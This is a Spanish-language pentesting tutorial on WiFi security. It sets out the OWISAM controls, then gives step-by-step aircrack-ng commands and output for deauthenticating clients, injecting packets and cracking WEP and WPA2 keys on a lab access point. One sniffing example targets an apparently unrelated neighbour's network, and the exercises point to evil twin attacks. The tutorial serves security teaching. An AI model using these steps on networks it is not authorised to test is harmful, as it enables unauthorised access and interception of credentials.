HACKING DE REDES WIFI

José L. Berenguel Gómez

Introducción

La auditoría de las comunicaciones inalámbricas es una parte importante del pentesting. Por sus características, estas comunicaciones pueden ser interceptadas por cualquier persona si no se ha cuidado lo suficiente el rango de alcance de la señal o las características del entorno empresarial impiden que se esto se pueda limitar.

Para evaluar y valorar la seguridad de las redes inalámbricas disponemos de la metodología OWISAM (*Open WIreless Security Assessment Methodology*) que hay que conocer suficientemente.

Recurso
Página web de OWISAM
https://www.owisam.org

La metodología establece una serie de controles que se deben llevar a cabo para analizar el riesgo de seguridad. Estos controles se clasifican en 10 categorías como se muestra en la imagen siguiente.

#	Código	Tipo de control	Descripción de los controles
1	OWISAM-DI	Descubrimiento de dispositivos	Recopilación de información sobre las redes inalámbricas
2	OWISAM-FP	Fingerprinting	Análisis de las funcionalidades de los dispositivos de comunicaciones.
3	OWISAM-AU	Pruebas sobre la autenticación	Análisis de los mecanismos de autenticación
4	OWISAM-CP	Cifrado de las comunicaciones	Análisis de los mecanismos de cifrado de información
5	OWISAM-CF	Configuración de la plataforma	Verificación de la configuración de las redes
6	OWISAM-IF	Pruebas de infraestructura	Controles de seguridad sobre la infraestructura Wireless
7	OWISAM-DS	Pruebas de denegación de servicio	Controles orientados a verificar la disponibilidad del entorno
8	OWISAM-GD	Pruebas sobre directivas y normativa	Análisis de aspectos normativos que aplican al uso de las redes de Wi-Fi
9	OWISAM-CT	Pruebas sobre los clientes inalámbricos	Ataques contra clientes inalámbricos
10	OWISAM-HS	Pruebas sobre hostspots y portales cautivos	Debilidades que afectan al uso de portales cautivos.

Además, se deben tener en cuenta los principales riesgos que afectan a las redes inalámbricas y que OWISAM clasifica en un TOP 10 (de 2013).

Control	Descripción
OWISAM-TR-001:	Red de comunicaciones Wi-Fi abierta.
OWISAM-TR-002:	Presencia de cifrado WEP en redes de comunicaciones.
OWISAM-TR-003:	Algoritmo de generación de claves del dispositivo inseguro (contraseñas y WPS).
OWISAM-TR-004:	Clave WEP/WPA/WPA2 basada en diccionario.
OWISAM-TR-005:	Mecanismos de autenticación inseguros (LEAP,PEAP-MD5,..)
OWISAM-TR-006:	Dispositivo con soporte de Wi-Fi protected setup PIN activo (WPS).
OWISAM-TR-007:	Red Wi-Fi no autorizada por la organización.
OWISAM-TR-008:	Portal hotspot inseguro.
OWISAM-TR-009:	Cliente intentando conectar a red insegura.
OWISAM-TR-010:	Rango de cobertura de la red demasiado extenso.

Por último, debemos conocer las principales investigaciones sobre vulnerabilidades en el protocolo

802.11 que han permitido diseñar los ataques para poder obtener las claves utilizadas en las comunicaciones. Algunos de los más importantes son los siguientes:

- WEP: ChopChop Attack, Fragmentation Attack, PTW Attack.
- WPA: Ohigashi-Mori Attack, Michael Attack, Hole196 vulnerability.
- WPA2: Krack Attacks (https://www.krackattacks.com/), Kr00k (https://www.eset.com/afr/kr00k/).
- WPA3: Dragonblood bugs (https://wpa3.mathyvanhoef.com/, https://unaaldia.hispasec.com/2019/04/wpa3-vulnerable-a-ataques-por-diccionario-filtrado-de-contrasena-y-denegacion-de-servicio.html).

Más recientemente, en mayo de 2021, se ha descubierto una vulnerabilidad grave en todas las versiones del protocolo, incluida WPA3, y que se ha llamado **FragAttacks** (*Fragmentation and Aggreation Attacks*).

Recurso
Página web del ataque FragAttack.
https://www.fragattacks.com/

Por último, para poder realizar ataques a redes inalámbricas es necesario que nuestra tarjeta de red permita pasar a modo monitor para leer todo el tráfico inalámbrico e inyectar paquetes.
Este documento se ha creado utilizando un punto de acceso inalámbrico TP-LINK TL-WR542G, cuya dirección MAC es 00:25:86:b2:ce:ec.

La suite aircrack-ng

La suite ***aircrack-ng*** consta de un conjunto de herramientas para realizar las auditorías de redes inalámbricas. Está disponible para plataformas Windows como Linux.

Recurso
Web de la suite aircrack-ng.
https://www.aircrack-ng.org/

Las herramientas de las que consta la suite son las siguientes:

- ***airmon-ng***. Permite cambiar el modo de trabajo de la tarjeta inalámbrica a modo monitor, siempre y cuando el chipset lo permita.
- ***airodump-ng***. Aplicación que permite escuchar (esnifar) todo el tráfico inalámbrico.

- ***airbase-ng***. Esta aplicación permite atacar a los clientes inalámbricos asociados a un punto de acceso. También permite crear puntos de accesos falsos (*rogue AP*).
- ***aircrack-ng***. Esta herramienta permite realizar ataques de fuerza bruta, diccionario o estadísticos sobre las capturas de tráfico inalámbrico.
- ***airdecap-ng***. Permite descifrar capturas de de tráfico cifradas con WEP y WPA, siempre que se disponga de la clave de cifrado.
- ***airdecloack-ng***. Elimina paquetes de *WEP cloacking*, frames que insertan algunos puntos de acceso para dificultar el ataque estadístico. Se debe considerar su uso si se observa que se tarda demasiado en hackear una red con cifrado WEP.
- ***aireplay-ng***. Permite realizar ataques sobre los puntos de acceso inyectando *frames*.
- ***airolib-ng***. Permite almacenar y manejar listas de ESSID y contraseñas, y calcular las PMK (*Pairwise Master Keys*) y usarlas para crackear WPA/WPA2.
- ***airserv-ng***. Permite crear un servidor wireless para permitir que múltiples aplicaciones usen la tarjeta inalámbrica.
- ***airtun-ng***. Permite crear interfaces virtuales denominados *tunnel*, empleados para monitorización de tráfico cifrado con propósito de WIDS (*Wireless Intrusion Detection System*).

Descubrimiento de redes inalámbricas

Para poder realizar el descubrimiento de redes inalámbricas es necesario, en primer lugar, poner la tarjeta inalámbrica en modo monitor. El comando utilizado para ello es ***airmon-ng***.

```
usage: airmon-ng <start|stop|check> <interface> [channel or frequency]
```

Con la opción ***check*** podemos comprobar si nuestra tarjeta inalámbrica permite configurar el modo monitor. Con ***start*** se pasa la tarjeta inalámbrica a modo monitor, lo que crea una tarjeta inalámbrica con un identificador nuevo acabado en *mon*, es decir si nuestra tarjeta inalámbrica se denomina *wlan0*, el nuevo identificador será *wlan0mon*.

```
# airmon-ng start wlp7s0
PHY     Interface       Driver          Chipset

phy0    wlp7s0          ath10k_pci      Qualcomm Atheros QCA6174 802.11ac Wireless Network Adapter (rev
20)

                (mac80211 monitor mode vif enabled for [phy0]wlp7s0 on [phy0]wlp7s0mon)
```

```
              (mac80211 station mode vif disabled for [phy0]wlp7s0)
```

Con ***stop*** detenemos el modo monitor de la tarjeta inalámbrica.

```
# airmon-ng stop wlp7s0mon

PHY     Interface       Driver          Chipset

phy0    wlp7s0mon       ath10k_pci      Qualcomm Atheros QCA6174 802.11ac Wireless Network Adapter (rev
20)

              (mac80211 station mode vif enabled on [phy0]wlp7s0)

              (mac80211 monitor mode vif disabled for [phy0]wlp7s0mon)
```

Una vez tenemos la tarjeta inalámbrica en modo monitor podemos comenzar a escuchar todo el tráfico de red e identificar las redes próximas a nosotros. Para ello, el comando empleado es ***airodump-ng <interfaz>***.

```
# airodump-ng wlp7s0mon

CH 14 ][ Elapsed: 3 mins ][ 2021-05-17 11:37

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 98:97:D1:78:8D:19  -56      309       65    0   1  54e  WPA2 CCMP   PSK  MOVISTAR_8D18
 78:DD:12:24:F0:48  -64      114       17    0   1  54e  WPA2 CCMP   PSK  MiFibra-F046
 40:3F:8C:80:DE:43  -64       96        6    0   1  54e  WPA2 CCMP   PSK  MOVISTAR_8D18_EXT
 D8:07:B6:2F:46:88  -69       19        0    0   2  54e  WPA2 CCMP   PSK  TP-Link_4688
 CC:ED:DC:1A:C6:3C  -69        5        1    0   1  54e  WPA2 CCMP   PSK  MOVISTAR_C63B
 22:3B:F3:89:78:AA  -71       33        0    0   8  54e. WPA2 CCMP   PSK  <length:  0>
 1C:3B:F3:89:78:AA  -71       34        0    0   8  54e. WPA2 CCMP   PSK  CASA
 40:3F:8C:A1:86:84  -68       17        0    0   1  54e  WPA2 CCMP   PSK  VyP

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 (not associated)   5E:B1:69:46:D4:D2  -66    0 - 1      0        2  MOVISTAR_C63B
 (not associated)   50:13:95:D0:8E:E9  -69    0 - 1     27      301  MOVISTAR_7FA5
 (not associated)   F4:60:E2:FA:F3:DC  -70    0 - 1      0       26
 (not associated)   40:3F:8C:A1:86:84  -69    0 - 1      0        3  MOVISTAR_8D18_EXT
 98:97:D1:78:8D:19  42:3F:8C:00:DE:43  -67    0 - 1e    17       12
 40:3F:8C:80:DE:43  42:3F:8C:01:86:84  -67    1e- 1      0        8
```

Es habitual que este tipo de barridos no ofrezcan toda la información en un primer momento ya que se analizan todos los canales de forma cíclica lo que puede hacer que se pierdan algunos paquetes. En un proceso posterior veremos cómo centrar la escucha en determinados parámetros. *Airodump-ng* muestra en primer lugar los puntos de acceso inalámbricos en formato tabla con los siguientes datos:

- ***BSSID***. Dirección MAC de un punto de acceso.
- ***PWR***. Potencia de la señal (distancia al punto de acceso. Cuanto mejor es el parámetro más rápido se puede realizar el ataque.

- ***Beacons***. Número de balizas o paquetes anuncio enviados por el AP.
- ***#Data***. Número de paquetes de datos esnifados. En WEP solo cuentan los IVs (*Initialization Vectors*).
- ***#/s***. Número de paquetes capturados por cada 10 segundos.
- ***CH***. Canal inalámbrico.
- ***MB***. Velocidad.
- ***ENC***. Algoritmo de cifrado usado por el AP. Puede ser OPN, WEP, WPA o WPA2.
- ***CIPHER***. Tipo de cifrado de datos. Puede ser WEP, TKIP (WPA), o CCMP (WPA2).
- ***AUTH***. Método de autenticación, generalmente PSK (*Pre-Shared Key*) en entornos no empresariales.
- ***ESSID***. Nombre de la red wireless (no aparecerá si no se está difundiendo de forma pública).

A continuación, se muestra información de las estaciones (equipos) asociados a puntos de acceso (BSSID) o que han intentado identificar una red inalámbrica concreta (*Probe*).

Una vez se ha identificado la red sobre la que se desea realizar la auditoría podemos usar la opción ***--bssid*** para indicar la MAC del punto de acceso, y/o la opción ***--channel*** para indicar el canal inalámbrico que se desea escuchar. Además, la opción ***--write*** permite especificar el fichero en donde se almacenarán los paquetes capturados. A continuación se muestra un ejemplo para capturar el tráfico sobre el punto de acceso 98:97:D1:78:8D:19 que tiene la red MOVISTAR_8D18.

```
# airodump-ng --bssid 98:97:D1:78:8D:19 --channel 1 --write captura wlp7s0mon

CH  1 ][ Elapsed: 18 s ][ 2021-05-17 12:00

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 98:97:D1:78:8D:19  -53  93      166       11    0   1  54e  WPA2 CCMP   PSK  MOVISTAR_8D18

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 98:97:D1:78:8D:19  42:3F:8C:00:DE:43  -64    0 - 1e   633       10
```

Si no se indica la extensión del fichero donde se guardarán las capturas en diferentes formatos (*.cap, .csv, .kismet.csv, .kismet.netxml*).

Hacking WEP

Para realizar la demostración del hackeo de una red inalámbrica con **seguridad WEP** hemos

configurado un punto de acceso con el ***ESSID CRACKME***, con un método de autenticación *Shared-key* que está emitiendo en el canal 4 y dispone de una **clave de 128 bits**.

En primer lugar debemos comenzar a escuchar el canal con *airodump-ng* de forma similar a como se ha explicado en al sección anterior.

```
# airodump-ng --channel 4 --bssid 00:25:86:B2:CE:EC --write hackingwep wlp7s0mon.

 CH  4 ][ Elapsed: 2 mins ][ 2021-05-17 16:31

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 00:25:86:B2:CE:EC  -16   6      988     7848   16   4   54 . WEP  WEP         CRACKME

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 00:25:86:B2:CE:EC  F4:60:E2:FA:F3:DC  -36   54 - 6      0    12246
```

Al mismo tiempo que estamos capturando el tráfico de red, podemos intentar hackear la clave con ***aircrack-ng*** y el fichero donde se está realizando la captura.

```
                          Aircrack-ng 1.6


                [00:00:00] Tested 131041 keys (got 4613 IVs)

   KB    depth   byte(vote)
    0   32/ 33   F6(5888) 01(5632) 13(5632) 3D(5632) 49(5632)
    1   38/  1   E6(5888) 24(5632) 40(5632) 66(5632) 68(5632)
    2    8/  2   E4(6656) 6F(6400) 8E(6400) 92(6400) 9E(6400)
    3    4/ 24   3F(7168) 15(6912) 4C(6912) 7B(6912) 7C(6912)
    4    3/ 13   B3(7680) CC(6912) 1D(6656) 4D(6656) 73(6656)

Failed. Next try with 5000 Ivs.
```

Este ataque trata de realizar un ataque estadístico sobre los IVs por lo que se necesita suficiente cantidad de paquetes capturados. **Para una clave WEP de 128 bits pueden ser necesarios 100.000 paquetes**.

En caso de que la red no disponga de tráfico suficiente o sea demasiado lento alcanzar dicha cifra, haremos un **ataque de autenticación falsa para inyectar paquetes** que permitan incrementar esa cantidad de tráfico. La forma más sencilla de realizar este ataque es si hay algún cliente asociado al punto de acceso, como en nuestro caso.


Si hay un cliente asociado, haremos un ataque de desautenticación con el siguiente comando, ***-a*** indica la MAC del AP y ***-c*** la del cliente. El comando *-0* o *--deauth* va seguido del número de frames deauth a enviar.

```
# aireplay-ng -0 5 -a 00:25:86:B2:CE:EC -c F4:60:E2:FA:F3:DC wlp7s0mon
```

Tras esto, ejecutamos el siguiente comando para realizar la inyección de paquetes. La opción *-3* o *--arpreplay* realiza un ataque de ARP Replay. Con *-b* indicamos la MAC del AP y *-h* la del cliente.

```
#aireplay-ng -3 -b 00:25:86:B2:CE:EC -h F4:60:E2:FA:F3:DC wlp7s0mon
```

En la ventana de captura de tráfico de *airodump-ng* veremos cómo **comienza a subir el número de paquetes *#Data*** (en WEP son los paquetes IVs capturados).



Detenemos la captura de tráfico con casi 100.000 paquetes capturados.

```
CH  4 ][ Elapsed: 42 mins ][ 2021-05-17 17:31
```

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:25:86:B2:CE:EC  -12   4    20928    99030    0   4   54   WEP  WEP    SKA  CRACKME

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

00:25:86:B2:CE:EC  F4:60:E2:FA:F3:DC  -40   54 -48      0   235146         CRACKME
00:25:86:B2:CE:EC  3C:CD:5D:43:C1:7A  -54   54 -24      0    70911
```


Una vez hemos obtenido un número de paquetes suficientemente elevado, podemos lanzar ***aircrack-ng*** para obtener la contraseña WEP (se puede intentar lanzar ***aircrack-ng*** a la vez que se está realizando la captura, en mi caso fallaba y no he podido ejecutarlo hasta que no he detenido ***airodump-ng***).

```
                          Aircrack-ng 1.6


               [00:00:00] Tested 769 keys (got 95806 IVs)

  KB    depth   byte(vote)
   0    0/  9   50(121344) 4A(108288) B0(108288) A0(107776) 51(107520)
   1    0/  1   00(132864) DD(111872) A0(109056) D6(107008) 04(106240)
   2    0/  1   53(139520) 8F(108544) B1(107008) D7(106752) 71(105984)
   3   70/  3   43(98560) 03(98304) 2F(98304) 92(98304) 0D(98048)
   4    0/  4   8E(132352) C6(112128) 47(111104) 7E(108288) D7(106496)

    KEY FOUND! [ 50:41:53:53:57:4F:52:44:31:32:33:34:35 ] (ASCII: PASSWORD12345 )
      Decrypted correctly: 100%
```

Con la clave descifrada, podemos desencriptar el tráfico capturado con ***airdecap-ng*** y analizar si los usuarios han utilizado servicios no seguros. La opción *-b* indica el BSSID del AP, *-w* la clave WEP en hexadecimal y *-o* el fichero de salida con los datos desencriptados.

```
# airdecap-ng -b 00:25:86:B2:CE:EC -w 50:41:53:53:57:4F:52:44:31:32:33:34:35 -o descifradoweb.cap
readingwep-01.cap
Total number of stations seen            6
Total number of packets read         24677
Total number of WEP data packets      9961
Total number of WPA data packets         0
Number of plaintext data packets         0
Number of decrypted WEP  packets      9961
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets         0
Number of bad TKIP (WPA) packets         0
Number of bad CCMP (WPA) packets         0
```

Tras esto, **podemos analizar el tráfico de la red con Wireshark** para buscar información relevante si el usuario se ha conectado a servicios inseguros. En la siguiente imagen se muestra una conexión a un servicio HTTP inseguro obtenido en el hackeo anterior, en donde se puede observar el usuario y contraseña introducido en un formulario de login.



Hacking WPA/WPA2

A diferencia de las redes con seguridad WEP, el ataque a redes con seguridad WPA/WPA2 no requiere capturar una gran cantidad de paquetes. La información importante reside en **capturar el handshake** que se produce entre el cliente y el AP, conocido como ***4-way handshake***.

Lectura recomendada [ENG]
Explicación del 4-way handshake.
https://www.wifi-professionals.com/2019/01/4-way-handshake

Una vez que se obtiene el handshake, se realiza un ataque de diccionario o fuerza bruta para obtener la clave. Por tanto, **la seguridad de este tipo de redes se basa en la seguridad de la clave**. Si esta es suficientemente compleja y no está basada en diccionario será imposible descifrarla.

Para obtener el *handshake*, comenzamos de igual modo que en el ataque a WEP, usando ***airodump-ng*** para escuchar el tráfico asociado al AP objetivo.

A continuación, en otra ventana hacemos un ataque de desautenticación, para que los clientes se desasocien del AP y vuelvan a asociarse, en ese proceso deberemos obtener el *handshake*.

```
# aireplay-ng --deauth 5 -a 00:25:86:B2:CE:EC -c F4:60:E2:FA:F3:DC wlp7s0mon
```

En la parte superior derecha de la consola donde estamos ejecutando ***airodump-ng*** aparecerá el mensaje del *handshake* capturado.

```
CH  4 ][ Elapsed: 5 mins ][ 2021-05-17 20:18 ][ WPA handshake: 00:25:86:B2:CE:EC

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 00:25:86:B2:CE:EC  -16   3     2647    19975    0   4   54 . WPA2 CCMP   PSK  CRACKMEWPA

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 00:25:86:B2:CE:EC  F4:60:E2:FA:F3:DC  -49   54 - 2      0    20763  EAPOL  CRACKMEWPA
```

Usando el comando ***aircrack-ng*** podemos realizar el ataque de diccionario, indicando el fichero de captura donde se ha obtenido el *handshake* y el diccionario a emplear con la opción ***-w***.

```
# aircrack-ng hackingwpa-01.cap -w rockyou.txt

                          Aircrack-ng 1.6

      [00:00:10] 47034/14344391 keys tested (4830.01 k/s)

      Time left: 49 minutes, 20 seconds                          0.33%

                         KEY FOUND! [ password12345 ]


      Master Key     : 7B 1B 1F 23 17 96 19 E5 A6 C3 10 C8 F7 01 D3 E3
                       AE FE 19 E4 B4 B0 E7 06 6D AC B4 BD 33 B2 60 DB

      Transient Key  : 26 63 80 AE A7 EA 10 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : B2 2A 19 AB 46 19 A4 51 57 22 6A A1 B7 BE 80 49
```

Ejercicios propuestos

1. Realiza una prueba de hackeo de una red WPA/WPA2 aprovechando la debilidad de WPS (*Wi-Fi Protected Setup*).

2. Realiza un bypass de seguridad en una red WIFI abierta sin contraseña, con cifrado MAC activo y SSID oculto. Incrementa la dificultad deshabilitando el DHCP automático (para obtener las IPs válidas de la red habría que analizar el tráfico de algún cliente).

3. Investiga y prueba otros tipos de hackeo de redes con seguridad WEP.

4. Crea un punto de acceso falso para realizar un *Evil Twin Attack*.

Recursos
https://s4vitar.github.io/evil-trust
https://thehackerway.com/2012/04/04/wireless-hacking-evil-twin-y-ataques-mitm-sobre-ssl-parte-vi/
https://mundo-hackers.weebly.com/eviltwinfakeap.html
https://null-byte.wonderhowto.com/how-to/hack-wi-fi-stealing-wi-fi-passwords-with-evil-twin-attack-0183880/
https://wifiphisher.org/

5. Realiza un bypass de un portal cautivo para evitar las restricciones de navegación.

Recursos
https://miloserdov.org/?p=1088
https://github.com/systematicat/hack-captive-portals

6. Investiga sobre la seguridad en redes WPA/2-Enterprise. Explica los posibles problemas de seguridad y ataques que existen este tipo de configuraciones inalámbricas.

Ejemplo
Uso de hashes EAP-MD5
http://www.securitybydefault.com/2014/01/wpa2-enterprise-cracking-de-eap-md5.html
https://github.com/aramosf/eapmd5hcgen

Bibliografía

Recursos y enlaces utilizados para elaborar este documento.

- Pentesting con Kali. 3ª Edición. Editorial 0xWORD.
- Ethical Hacking. 2ª Edición. Editorial 0xWORD.
- Artículos de Wireless Hacking del blog The Hacker Way. https://thehackerway.com/tag/wireless-hacking/
- Attacks agains the WiFi protocols WEP and WPA. Mathieu Caneill, Jean-Loup Gilis. https://matthieu.io/dl/papers/wifi-attacks-wep-wpa.pdf
- Cracking WiFi Passwords: A basic usage of the aircrack-ng suite. https://gist.github.com/davidlares/3e75ea705e7654f58386ee6888a5620d
- Preparación del OSWP (Offensive Security Wireless Professional) de s4vitar. https://gist.github.com/s4vitar/3b42532d7d78bafc824fb28a95c8a5eb
- Herramienta wifiCrack para automatizar ataques WiFi (WPA/WPA2 – PSK). https://github.com/s4vitar/wifiCrack
- Presentación de la metodología OWISAM en RootedCON 2013. https://www.dragonjar.org/owisam-open-wireless-security-assessment-methodology.xhtml